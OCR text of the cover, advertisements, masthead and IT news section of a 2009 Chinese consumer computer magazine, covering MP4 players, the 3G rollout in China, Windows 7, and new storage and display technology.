一本大家都能看懂的电脑杂志

www.cfan.com.cn



电脑爱好者



邮发代号：82-512

移动看电影的三大“保卫战”


- 不进Windows看电影
- 手机影片资源推荐
- 手机视频转换秘籍
- PSP、iPod影片压制大法

老鸟也犯愁 用本第1课

握持本本方法 / 本本启动为何会慢
网络如何管理 / 本本省电秘诀

77 套应用方案 | 71 个实用技巧 | 52 个问题解答 | 47 条新闻评论 | 56 款新品介绍

半月刊
04
2009
2月15日出版



技嘉超耐久3系列主板【双倍用料，双倍效能】





——“二十年来的业界瓶颈，技嘉成功突破，双倍铜箔线路板设计，引领业界新标准”——






www.gigabyte.cn club.gigabyte.cn










microlab 麦博

听 觉 的 艺 术

十年一剑　用户千万



1998年诞生，领导中国2.1低音炮音箱。1998－2007年，流行十年，用户千万。



• V5扬声器、Peter Larsen设计，英伦风格 • 双腔体低音炮，弹性足：高档进口板材，光可鉴人 • 多功能线控器，集音量调节、双路声音输入和输出功能 • S端子音频输入接口，减少信号干扰，保证声音的纯正 • 双路输入，MP3等外接信道优先，接驳随身听更方便 • 双路输出，耳机输出信道优先，避免打搅，关爱家人。



M200诞生于1998年：开创中国2.1低音炮音响系统时代，在2.0音箱独步天下之时，M200用“低音炮”开创了多媒体音响行业2.1系统的时代。这十年中，它满足中国用户的同时，也征服了世界，迄今为止M200全球累计销量超过10000000套：一千万套，居然是单一型号的销量，它是音箱行业一个不朽的神话。追求卓越，成就非凡，2002年，独立功放音箱出炉，“2.1+1”系统被广为接受，2003年，麦博更是进军到外国人垄断、音箱的核心部件——扬声器研发中，于是便有了V12的成功和梵高系列风靡市场。所有的一切，与M200的打下的坚实基础密不可分。2008年，是麦博的十周年，也是M200的纵横市场的十年，为了纪念这一时刻，麦博全力打造了M200麦博十周年纪念版。麦博紧扣时代的主旋律，纪念版让M200这一经典产品迸发着时尚和现代的气息。


V5全频扬声器


双腔体低音倒向孔


人性化线控


双信道输入输出



低音BASS增益



S端子抗干扰输入

• 以上数据均出自麦博评测实验室

深圳麦博电器有限公司　客服热线：800-830-5652　Http: //www.microlab.com.cn









北京：010-82667032　石家庄：0311-85517659　青岛：0532-81188259　沈阳：024-23967575　温州：0577-88801138　厦门：0592-2295313　武昌：027-87648703　深圳：0755-83681687　珠海：0756-2222036　桂林：0773-2868117　西安：029-85515580
上海：021-64377971　唐山：0315-2771216　包头：0472-3330885　大连：0411-83610485　台州：0576-2438930　南京：025-83694980　汉口：027-50538265　中山：0760-3325250　江门：0750-3122703　海口：0898-66718779　银川：0951-6022747
天津：022-58691746　邯郸：0310-3225510　呼和浩特：0471-6913160　长春：0431-5802401　福州：0591-22290451　无锡：0510-2755076　合肥：0551-4244866　广州：020-87567213　汕头：0754-8845937　成都：028-85436177　乌鲁木齐：0991-2813783
重庆：023-68796686　太原：0351-8710483　长沙：0731-4151841　杭州：0571-56831082　漳州：0596-2096261　苏州：0512-65155128　南昌：0791-6231978　东莞：0769-22383069　南宁：0771-5301195　昆明：0871-5146134　西宁：0971-7326112
郑州：0371-63573130　济南：0531-86990968　哈尔滨：0451-82565661　宁波：0574-27837792　泉州：0595-22988476　南通：0513-5516188　赣州：0797-8135813　佛山：0757-82246634　柳州：0772-2802705　贵阳：0851-6551305　兰州：0931-8768378

高清MP4时代来临！

8GB/699元，昂达高清视频机型VX535HD震撼上市

2009年，MP4市场迎来革命性新产品，"高清时代"已经到来！国内数码巨头昂达电子旗下划时代新品——昂达VX535HD正式上市，高达800×480分辨率的高清4.3英寸屏幕、完美支持720P（分辨率1280×720）10M解码的高清影片、媲美DVD播放器的色差分量电视输出等强劲功能，更一举推出8GB/699元的市场售价，革命性高清MP4时代普及已经扫清一切障碍。

此外，全球首款5.0英寸高清新品——昂达VX545HD也正式上市，在拥有VX535HD全面性能基础上更将屏幕尺寸增至5.0英寸，并配备红外遥控，无疑再次为高清MP4普及增加了砝码。





8GB/699元
16GB/899元


图：昂达VX535HD内置周杰伦《魔杰座》数字音乐专辑

★高清MP4普及机型——昂达VX535HD

售价：8GB/699元、16GB/899元

高清800×480真彩屏体验生动影像

昂达VX535HD在精致的磨砂铝合金与时尚亚克力诱惑的外观中，融入了国际知名大厂带来的4.3英寸1600万色最新LTPS低温多晶硅显示屏。高达800×480的分辨率，展现出更绚丽的画质表现，加上可视角度高达170度的全方位呈现，彻底释放你对视觉的强烈需求。

直播720P高清RMVB视频，完美10M码率解码

昂达VX535HD得益于强劲的华芯飞CC1600四核处理芯片，无需任何转换，就能轻松实现对720P高清（分辨率1280×720，720P为高清视频门槛）RM/RMVB/AVI/FLV视频格式的直接支持，让丰富的网络资源（主流下载影片95%小于720P分辨率）得以应用。

昂达VX535HD出色的解码性能，较之主流MP4性能要提升200%以上，与主流电脑笔记本在视频方面的对比也毫不逊色。它足以轻松应付高达10M码流率的极限挑战，并且完全摆脱色块/拖影/停顿/掉帧等主流MP4常见的小问题，高达30秒/帧的播放速度让你真正享受流畅的视觉体验。

测试影片	格式	分辨率	播放码率	播放效果
圣斗士	RMVB	1024×576	30FPS,701kbps	流畅支持
变形金刚	RMVB	1280×720	30FPS,1322kbps	流畅支持
金刚	RMVB	1280×720	23FPS,1100kbps	流畅支持
越狱第四季	RMVB	1280×720	23FPS,1632Kbps	流畅支持
英雄第三季	AVI	1024×576	23FPS,1225kbps	流畅支持
真实的谎言	AVI	1280×720	25FPS,1846kbps	流畅支持
珠光宝气	FLV	320×240		流畅支持

■VX535HD实际视频测试记录（仅提供参考）：播放状况取决于影片分辨率、码率的高低

音频巨头Cirrus带来的顶级音质

昂达VX535HD在给用户呈现精彩绝伦高清画质的同时，也带了天籁般的听觉享受。它在音频处理上与苹果IPHONE一样采用了全球音频巨头Cirrus的最新力作CS42L52音频芯片，信噪比达到98DB，保证纯真音质的完美呈现。对全世界公认好音质的APE/FLAC无损压缩音乐格式的支持，有如同现场般的音乐表现。

在TV-OUT电视输出上，昂达VX535HD采用了还原能力更为逼真、清晰度色彩更丰满的色差分量输出，最大限度避免了影像失真。

车载等顶级硬件配置、全面的功能

昂达VX535HD令人欣喜的首次在机器中加入了无线车载发射功能，只需操作音乐播放界面中的发射选项，便可将音乐发射至汽车的立体声音响中（或其他FM设备）播放，简易便捷。此外，其它功能也十分全面。FM收音、高清录音、电子书、多任务操作等功能应有尽有。更换主题、图片放大/缩小/浏览/旋转等独特功能设置，人性化十足。

最大支持高速8GB Micro SD卡（TF）、高速USB2.0、罕见的立体双扬声器配置都体现出当今MP4播放器的顶尖水平。

★首款5.0英寸高清MP4——昂达VX545HD

售　价：8GB/799元.16GB/999元.32GB/1399元

升级5.0英寸屏幕，体验更震撼视觉效果

全球首款5.0英寸高清新品——昂达VX545HD正式上市，在拥有VX535HD直播720P高清RMVB视频（分辨率1280×720）、完美10M码率解码、顶级Cirrus音质、色差分量电视输出以及无线车载发射功能等全面的功能基础上，更将屏幕尺寸增至5.0英寸，显示面积提升13%，使机器画面表现更为仔细、舒适。分辨率高达800×480的1600万色的最新LTPS低温多晶硅显示屏足以将5.0英寸高清屏幕带来的震撼效果发挥得淋漓尽致。

人性遥控功能，更大的32GB内存

人性化无线红外遥控器的融入，让昂达VX545HD在操作视频/电视输出的过程中颇为便利实用，开关机/上下切换等选项一应俱全。昂达VX545HD除了8GB与16GB外，还首次在随身播放器中采用了32GB海量内存，加上对8GB Micro SD卡（TF）的支持，可以组建高达40GB的存储空间。32GB仅1399元的售价也将开启海量存储时代。

通过网上查询离您最近的
昂达代理商：http://www.onda.cn
咨询热线：020-87636363
网上商城：020-87742835
有奖代码：AOM9021



目录CONTENTS

《电脑爱好者》2009年04期 | 总第323期 www.cfan.com.cn

新视界

我和你

新人帮

稀饭软组织

达人会馆

傻博士信箱

天生我才

硬派圈子

社区新鲜派

相关软件索引

爱好者网站首页－IT知识与信息普及网站—爱好者网站，您身边的IT专家!—PCW.COM.CN旗下网站 - Microsoft Internet Explorer 由 电脑爱好者杂志社 提供

http://cfan.com.cn/

IT知识与信息普及网站—爱好...


CFan

IT　技术　资讯　热点　社区　更多 »

有问题　找稀饭：www.cfan.com.cn

CFan搜索　手气不错

高级搜索
使用偏好
语言工具





保卫最后的星球
移动看电影的3大“保卫战”

Q1：真的不进Windows就能看电影?
Q2：手机都支持哪些格式的视频?
Q3：如何转换适合手机看的影片?
Q4：iPod、PSP看电影怎么玩?

26

老鸟也犯愁 用本第一课

Q1：一键恢复，真如其所言那样好用?
Q2：本本启动为什么会比台式机慢?
Q3：多变的网络环境，本本该如何管理?
Q4：如何让本本更省电，使用时间更长?

84

初学弟子

江湖少侠





一代宗师



PRODUCTS INDEX 产品索引

电脑爱好者®

Computer Fan

http://www.cfan.com.cn

2009年第04期 总第323期

主管单位 中国科学院

主办单位 北京《电脑爱好者》杂志社
中国计算机世界出版服务公司

编辑出版 《电脑爱好者》杂志编辑部

顾问 郭传杰

社长 陈 梅

执行社长/主编 封立鹏

副社长 邵先华

总编辑 高 翔

出版部 聂 静（主任）

副主编 张 健

编辑部 何 昊（副主任） 张 勇（副主任）
董 宏 陈荣贵 张 文 杜 昕
张锐峰 白 斌

评测室 西浩铭 于 峰 张 磊

设计制作部 余文憬（总 监） 陈红侠

发行部 刘丽华（总经理） 顾建林（副总经理）

客户服务部 姚 雯（总 监）
李 隆（南方客户总监）
米 彬（副总监）

办公/通信地址 北京市海淀区翠微中里14号楼4层(邮编:100036)
北京123信箱（北京《电脑爱好者》杂志社）

E-mail hotline@cfan.com.cn(稿件请投相应栏目信箱)

网址 http://www.cfan.com.cn

总机 010-68130909

广告客户部 010-68250606 / 68251818 / 68258181

读者服务部(发行) 在线QQ: 864186362 手机短信: 13801293315
010-68258784（周一至周五，9:00~16:30）
邮购自助查询: 010-68259307 / 68259457

订阅 全国各地邮局(所)

国内发行 北京报刊发行局

邮发代号 82-512

国外发行 中国国际图书贸易总公司

发行代号 4576SM

刊号 ISSN1005-0043/CN11-3248/TP

印刷 北京外文印刷厂

广告许可证 京海工商广字第0055号

零售定价 6.00元

全年订阅优惠价 144.00元

本刊法律顾问：北京周涛律师事务所（网站：www.zt148.cn）
电话：010-63141013 13366185341

本刊如有印刷质量问题（错页、掉页、残页等），请您与我们联系，我们负责调换。E-mail：publish@cfan.com.cn

厂商广告中的数据全部由厂商提供

本刊部分图文版权所有，未经同意不得转载

电脑爱好者

随刊附赠超实用多媒体光盘

一看就懂 一学就会 一用就灵 普及版

订阅大抢购

邮购

2009年《电脑爱好者》(普及版)杂志（**价值93.6元**）

即可得到

《电脑入门到精通只要1000招》 图书（**价值22元**）

合计只收93.6元

《电脑爱好者》普及版
一本初学者必备的多媒体杂志

《电脑入门到精通只要1000招》
电脑高手就这1000招
仅一个月，极速打造200%电脑超级高手
细挑细选，数万条技巧与应用的精中之选



汇款地址：北京市123信箱，收款人：电脑爱好者杂志社
邮编：100036
普及版杂志定价：93.6元/年（7.8元/月）

活动咨询：周一到周五，9：00～11：30，13：00～17：30
在线QQ：864186362 手机短信：13801293315（只接收短信）
电话：010 - 68258784（因邮购业务量大，
请大家尽量通过在线QQ、手机短信与我们联络）
在线订购网址：http://shop.cfan.com.cn
杂志社现场订阅地址：北京市海淀区万寿路翠微中里16号3号楼4层A

1）活动时间：2008年8月1日～2009年3月31日（邮局汇款以邮戳为准，网上订阅以下订单时间为准）
2）在汇款单附言栏注明2009普及版杂志，同时留下联系电话。
3）图书发放时间：2009年4月
4）自汇款之日起计算，10个工作日后拨打010 - 68259307/68259457查询汇款，请核对汇款人地址、姓名、邮编是否准确如有错误，请及时通过上述联系方式与我们联系进行更改。
5）本活动仅限于在杂志社订阅的读者，邮局订阅等其他渠道不属此列。

本活动最终解释权归北京《电脑爱好者》杂志社所有

新闻报
IT NEWS REPORT

2009年2月15日 总第10期
主编：封立鹏 责任编辑：Etta

3G来了，啥变啥不变？

中国移动的TD-SCDMA，中国电信的CDMA2000和中国联通的WCDMA，3G时代可以肯定的是，中国移动、中国电信面临的终端难题远远大于中国联通，毕竟目前具备WCDMA功能的手机已经在市面上销售，比如，诺基亚N70、N72、N73、5320等等，而且国内华为、中兴等手机企业向国外出口的手机中，大部分都为WCDMA制式，无论从品牌，还是功能，还是质量方面讲，WCDMA手机都是最容易普及的。相反，中国移动的TD手机和中国电信的天翼手机则是最难普及的。虽然中国移动推行"三不政策"，也就是所谓的"不换卡，不换号，不登记"就能从2G升级为3G，但前提是消费者必须要购买一部TD手机，一方面这增加了消费者使用TD的机会成本，另外TD手机目前仍只有国产品牌在主力去做，五大外资除了三星外，均未大规模地发力TD手机，这也让消费者对TD手机的品牌充满不信任的态度。其次，消费者是否愿意使用3G服务，3G业务对2G业务的替代性和资费是非常重要的一环。目前，3G业务中除了视频通话外，没有其他差异化的3G服务，这无法刺激消费者使用3G手机。对于3G服务，最重要的应用就是手机上网，因此无流量限制的包月上网，并大幅下调手机上网费是刺激消费者使用3G手机的关键所在。

月租费50元，试商用期间TD网发生的通信费用享受5折

试商用标准资费

本地基本通话费
主叫0.4元/分钟，被叫免费

国内长途通话费
0.07元/6秒

国内漫游
主叫0.6元/分钟
被叫0.4元/分钟

可视电话资费

本地基本通话费
主叫0.6元/分钟，被叫免费

国内长途通话费
0.1元/6秒

国内漫游
主叫0.9元/分钟
被叫0.6元/分钟

评论：3G来了，虽然运营商打出了网内升级三不换的政策，但实际上却是"三换"时代来临了。为什么这么说呢？打个比方，假如中国移动的用户想使用天翼（中国电信）的服务，那就要"换卡、换号、换手机"，这和只使用2G时，从联通GSM换到移动GSM，只需要换SIM卡是完全不一样了。3G来了，变得是更麻烦了，可用户享受的服务，却没有什么差异性的改变。

Windows 7对计算机销售刺激不大

在国际消费电子展上，没有一家计算机厂商认为Windows 7会大幅度刺激PC销售，计算机厂商之所以不对Windows 7抱过高期望，原因就在于Vista太让他们失望了。Vista发布之初可谓恶评如潮，尽管后来许多批评者称Vista的性能有了很大改善，但企业客户仍然不买账，坚持使用Windows XP，这种看法非常令人不安，因为它一直被认为是推动今年PC销售的两大支柱之一，推动今年PC销售的另一大支柱是上网本，预计今年上网本销售量将达到4000万台。

2009年将有更多PC支持显卡切换

Intel移动平台首席移动技术顾问Michael Trainor近日表示，在2009年将有更多的笔记本电脑支持Intel的"游戏/视频"双显卡切换技术，当你想玩3D游戏或者是看视频的时候，你可以使用ATi的显卡，它需要高速多边形渲染，又或者你可以使用Intel的显卡，这样你可以节省很多能源。目前已经有联想、索尼、东芝等厂商于2008年推出多种支持双显卡切换技术的笔记本电脑。

评论：最近编辑部流行PK极品飞车，让像我这样笔记本是集成显卡的小编很郁闷。相信新型笔记本会有很好的市场前景。

整治低俗之风专项行动

为期1个月的全国整治互联网低俗之风专项行动启动，国务院新闻办等7部委联合执法，已经连续公布了两批存在"大量违反社会公德、损害青少年身心健康"的低俗内容的网站名单，新浪、百度、搜狐等各大知名网站均"榜上有名"。原因大多是由网民自行上传内容的频道存在违规色情内容，同时在接到举报后"删除



NEW TECH | IT新技术

Fusion Render Cloud（高清云计算）

AMD计划在2009年底使用超过1000块Radeon HD 4870显卡来组建一部超级计算机：Fusion Render Cloud，它将带来每秒钟1千万亿次的浮点运算能力和100万个线程处理能力，它将主要运用于云计算领域。该计划是AMD与软件制造商OTOY合作的，将为任何类型的移动设备的Web浏览器提供图形密集型应用程序。通过提供远程的内容，没有续航和处理能力的设备仍然能够显示流电影、游戏或其他内容。通过处理好所有的应用处理，然后压缩数据流，该超级计算机将提供高质量的用户体验。


Logic Bolt（首款携带投影功能的手机）



Logic Wireless公司展示了美国首款携带投影功能的手机。该手机将很快正式在美国上市，预订价格大概为400~500美元。它是一款携带300万像素摄像头，320×240触摸屏，4GB存储空间的GSM手机。通过配送的适配器，它可以接收VGA和RCA的信号输入，能投出640×480分辨率的图像。在使用投影功能时电池只能续航2小时，所以它附送一块备用电池。该公司计划在未来4个月内推出类似功能的CDMA手机，而且有可能在年底推出Android系统手机。

StemCell Computing（干细胞计算）

What is Zii?



Super computer in a nano size.

创新Zii全称Zen II，型号为"ZMS-05"，集微处理器、主板、SDK、中间件、操作系统于一体。该处理器可以根据应用程序的需要实时自我重新编程，而且可以根据负载开启或关闭部分PE核心，比如在运行3D游戏或者播放高清视频的时候就会启动更多PE。该处理器设计的最大特点是无限扩展性。它可以在A4纸大小的空间里组成一台TFlops级别超级计算机，与当今性能最强的IBM Roadrunner相差无几。这种特性和干细胞颇为相似，所以创新提出了"干细胞计算"的新概念。Zii的潜在市场非常广阔，诸如手机、手持设备、机顶盒、媒体播放机等，而这些领域的利润都非常丰厚。第一款实际产品将来自创新自家，是一个类似iPhone的设备。

SDXC（新一代存储卡标准）


SD协会近日宣布了新一代存储卡标准"SD eXtended Capacity"，简称"SDXC"，将提供最大2TB的海量存储空间，是现有SDHC最大容量的64倍之多。形象地说，2TB空间可以保存大约100部高清电影，或者60小时高清录像，或者4000多张RAW原始照片，或者17000张高质量照片。容量突飞猛进的同时，SDXC的传输速度也有望达到300MB/s，差不多相当于USB 3.0 625MB/s的一半。SDXC存储卡仍然基于NAND闪存技术，文件系统则是微软exFAT，已经得到Windows Vista SP1的支持。

不及时”，但有网友评论说，在短时期内清理网络低俗内容并不是一件难事，但能否在长时间内保持洁净的网络空间却不是一件乐观的事。

瑞星误杀影响论坛系统

2009年1月7日，瑞星升级到最新版本之后，大面积影响Discuz7.0论坛系统，造成访客无法发帖回帖，无法进行论坛后台管理，一时间众多Discuz用户在网上传播该消息，瑞星发表声明称，这是使用Discuz程序的论坛被黑客攻陷，导致网页显示异常，这与瑞星杀毒软件毫无关系。而康盛创想总裁戴志康表示，对瑞星误杀大面积影响Discuz表示遗憾，但对这种误杀同样表示理解，他说，虽然此次瑞星对Discuz7.0的误杀实属低级失误，但同时例举了诺顿等国际大公司犯下的种种低级失误，表示瑞星也不可避免。

华硕拟开发Eee手机



华硕董事长施崇棠日前透露，华硕正在考虑推出Eee品牌手机，很可能基于谷歌Android系统。他表示华硕希望开发出简单易用的数码设备，能够“装进口袋里，播放MP3，提供GPS导航，工作起来像个PDA，同时还能看电视”。近期，华硕刚刚加盟谷歌开放手机联盟(OHA)，不久前，已经有技术人员将Android系统成功安装到Eee PC中。

百度每年免费推广1亿条商业信息

百度日前启动了一项金融危机下中小企业的扶持计划，为全国50万家企业提供优化网站的技术及商业推广支持，以帮助其更好地利用互联网“越冬”，受到了众多中小企业的广泛欢迎。一位经济专家指出，在全球金融危机的席卷下，搜索引擎营销因为成本低、效率高，已逐步成为社会主流的经济模式，并将对中国经济走出困境提供强大的推力。

金山、盛大上海结盟

2009年1月13日，盛大和金山在上海签署“开放之约”，双方将在游戏运营和计费渠道、呼叫中心、分红推广等领域内进行尝试性合作。盛大将取得金山现有主力网游《剑侠世界》的合作运营权，为此将组织专门的团队。在该项目的合作上，金山将以开发商的身份出现。与此同时，盛大将向金山公司另外一款网游产品《剑侠情缘网络版2》开放在线服务平台，为其提供在线计费、呼叫中心等服务。1月15日，腾讯总裁刘炽平透露，今年将推进游戏平台的开放，以在平台上运营更多国内网游公司的网游产品。刘炽平表示，此前腾讯将更多的精力放在自主研发和代理部分国外网游产品上，在看到盛大与金山的合作之后，腾讯也将在2009年加大与业内合作的步伐。

评论：金山游戏运营不善是一直被玩家所诟病的，盛大的运营还不错，希望接手以后能有所改观。

支付宝开始支持信用卡还款

信用卡持卡用户的特征往往是一人持多卡，用户已经不满足传统还款方式的各种局限，消费容易还款难已经成为一个制约信用卡推广的巨大瓶颈，支付宝和各银行信用卡中心合作，利用自身众多的资金流入渠道优势，在支付宝信用卡还款平台上帮助用户进行信用卡的还款操作，资金来源渠道流包括网银借记卡、借记卡卡通、支付宝会员可提现余额、网点支付（即将推出）渠道等，缴费方式包括线上的站内缴费以及线下的网点和电话缴费模式（即将推出）。

中关村“卖场指导价”指导难

2008年12月初，中国电子商会和中关村电子产品贸易商会已发布了“中关村产品报价系统和指数系统”和“中关村价格指数网”，对同类商品标注一个价格区间，消费者在购买前可以先查询，作为购买参考。消费者一旦发现超过价格指数最高限的卖家，可以直接向卖场举报。但有部分消费者表示，在中关村价格指数网上查到的报价往往高于其他IT产品资讯类网站上的报价，比淘宝的报价更是高出甚多，并且涉及产品种类偏少，让他们无从选择，只好放弃这种询价方式。

评论：报价系统和指数系统的推出是为了全面反映中关村价格和需求的变化趋势，为经营者、消费者和管理者提供参考和决策依据，本意是好的，但目前来看仍是“上有政策，下有对策”，推广难度不小，还不能尽如人意。

爷爷专用的山寨机



这种山寨机功能很全，包括听歌、看电影、收音机、计算器等等。此机的按键足够大，屏幕也挺清楚，还支持手写，操作起来基本上没啥障碍。翻它功能表的时候，还发现了一些正规手机上从没见过的功能，比如“买菜清单”和“音乐晨练”。关键是，整机价格才600多元人民币，真是太实惠了。

评论：山寨机知道顺应市场的需求，这一点值得学学。

苹果中国网站开始销售翻新产品

苹果中国开始销售翻新iMac、Shuffle、iPod nano等产品，这种产品均用返修退货件翻新而成，价格相对低1~2成不等，使用起来和全新产品没有任何区别，并且保修政策也一样，唯一让人感到不爽的是，它们均为苹果上一代产品。

评论：原厂翻新在美国很流行，翻新的笔记本到处都是。但对中国消费者来说，虽然价格看起来是便宜了一些，但一想起来是翻新机，还是感觉这个价格像是在抢钱。

Adaptive Charging System（自适应充电系统）

苹果公司几年前就已经开始使用锂聚合物电池，无论是iPod还是笔记本产品线上都能看到锂聚合物电池的身影。锂聚合物电池可以根据需要使用高分子塑料生产更紧凑、更密集的电池组。苹果的锂聚合物由片加工为捆型，之后再压成薄薄的单位，最后形成薄薄的封装形状。苹果公司提高电池寿命的另一个改进被称之为自适应充电系统，可以监测每一个电池单元的电池充电水平，并提供最佳的充电电流。而这一改进将电池原先的300次充放电周期能力提升到了现在的1000次之多，这意味着电池的更长使用时间。

Fuel Cell Technology（牛排泄物燃料电池技术）

日本带广畜产大学教授高桥润以及综合商社住友商事的科学家将他们开发的技术戏称为“牛排泄物燃料电池技术”。所谓“牛排泄物燃料电池技术”，就是将牛的粪尿在无氧状态下发酵，再将发酵得到的氨分解成氢和氮，然后用氢同大气中的氧进行化学反应产生电能。在实验中，科学家利用20千克的牛排泄物获得了0.2W的电力。高桥润等人推算，今后提高发电效率后，北海道一个牧场平均每天有6~8吨的牛排泄物，利用这些牛排泄物可以提供一般家庭3天的用电量。

SAYA（机器人女秘书）



日本研究人员开发出一款机器人女秘书SAYA，可以在保留一些人类互动的前提下，为一些公司削减招待员费用。它可以模仿人类的各种行为，能用300多个词和700多个句子交流和回答相关问题，还可以直接把来客带到其要找的职员身边，还能与来客进行一些基本的对话。它的面部表情是由皮肤下面的18个不同的薄片控制，它的“厌恶”表情跟“悲伤”表情非常类似，表现“愤怒”时也存在类似问题，让人感觉它好像是出现了消化问题。它的微笑看起来有点苦涩，而它的常规举止有点机械，让人感觉它更像木偶，而不是一个温柔、亲切的人。东京大学研发的SAYA是目前已经走进日本人生活的方方面面的机器人中最新的一个。日本政府表示，希望到2015年，每家都有一个机器人。为了实现这个目标，日本政府将投入3500万美元用于智能机器人研发。

USB Plus（爱国者USB接口技术）



美国拉斯维加斯CES2009大展上，爱国者发布了全新的USB PLUS接口技术移动硬盘。并且放出豪言：“未来2年中移动存储的通用性标准可能既不是SATAII代或III代，也不是USB3.0，而是USB PLUS”，此言一出即“震惊全球IT界”。USB PLUS实际并不是一个固定的接口，而是一种高速的新型接口与一种已经普遍应用的低速接口的结合方法，是一种无总线供电的接口与有总线供电接口的结合方法。即高速的ESATA2.0（3Gbps）与低速的USB2.0（480Mbps）的结合，将SATA的高速性和USB的总线供电特性有机地整合在一起，可以给用户提供Gbps（100MB/s）的实际读写速度。

厂商自曝

RIM新蝴蝶机外形

早在486时代IBM就曾推出过震撼性的笔记本设计，拥有超出机身尺寸键盘的ThinkPad 701C，此机型为照顾用户的使用手感采用了标准键盘，这一经典设计也被用户称之为“蝴蝶机”。现在，黑莓手机的制造商RIM公司最新申请的专利显示，他们也要在手机领域推出相似的设计。根据RIM公布的专利图我们可以看出，RIM为了用户的手感扩大了“SureType”（每个按键代表两个字母）键盘，（不过该尺寸似乎可以放下整个QWERTY键盘）。对于黑莓的用户来说，拥有舒适的手感永远比触摸屏键盘更加人性化。另外，RIM提供的全尺寸SureType键盘似乎可以在两侧进行折叠，数字键主要集中在键盘中部，这样将不会妨碍到正常的电话功能。也就是说，当用户需要进行文字输入时，可以把SuréType键盘的两边进行展开，而平时则仅用中间的数字键盘就能完成基本任务。

您希望IT新技术在下期详细报道以下哪条新闻，请登录爱好者论坛http://bbs.cfan.com.cn/thread-832604-1-1.html，投出你的一票！

SanDisk公布第三代家用SSD产品

SanDisk近日公布了最新的固态硬盘产品线，它采用MLC闪存结构，SanDisk号称它可以做到200MB/s和140MB/s的数据读/写能力，比7200转硬盘快5倍。和普通的MLC工艺不同，SanDisk SSD的数据寿命可长达100年，这款硬盘包含2.5和1.8英寸版本，SATA I或者II接口，容量有60/120/240GB，价格分别为149、249和499美元。

藏在苹果显示屏后面的摄像头

苹果的iSight摄像头虽然设计得很不引人注目，但还是在iMac上开了一个洞，对于追求完美的苹果来说是不可原谅的，因此他们最近申请了一个最新专利，将摄像头藏在显示器中。这一专利对MacBook、iMac甚至iPhone和iPod都有效，显示屏后的两个或者数个摄像头可以结合图像，输出正确效果。能将摄像头放入显示屏，这意味着苹果的技术需要精密到毫米以下，从技术上来说是一个挑战。

面对寒冬：美IT卖场倒闭 中IT卖场何如？

1月19日消息，据国外媒体报道，由于美国第二大消费者电子产品零售商电路城（Circuit City）已彻底破产。这家拥有567家连锁店的超大IT卖场，拥有资产34亿美元，但债务总额高达23.2亿美元。美国人并不担心电路城的倒闭会给IT产品采购带来哪些不便，因为另据美国权威调查公司数据显示，网络购物已经成为IT产品采购的主渠道。电路城的兴衰之路似乎在告诉我们，"专业性"和"便利性"是鱼与熊掌，至少在这个"冬季"是不可兼得的。在中国，以北京为例，鼎好、海龙、e世界很专业，大中、国美、苏宁很便利，难道这种不"兼得"的模式反而会让国内的IT企业顺利"过冬"吗？（本刊记者：张健）



专业就能挽留"客源"？

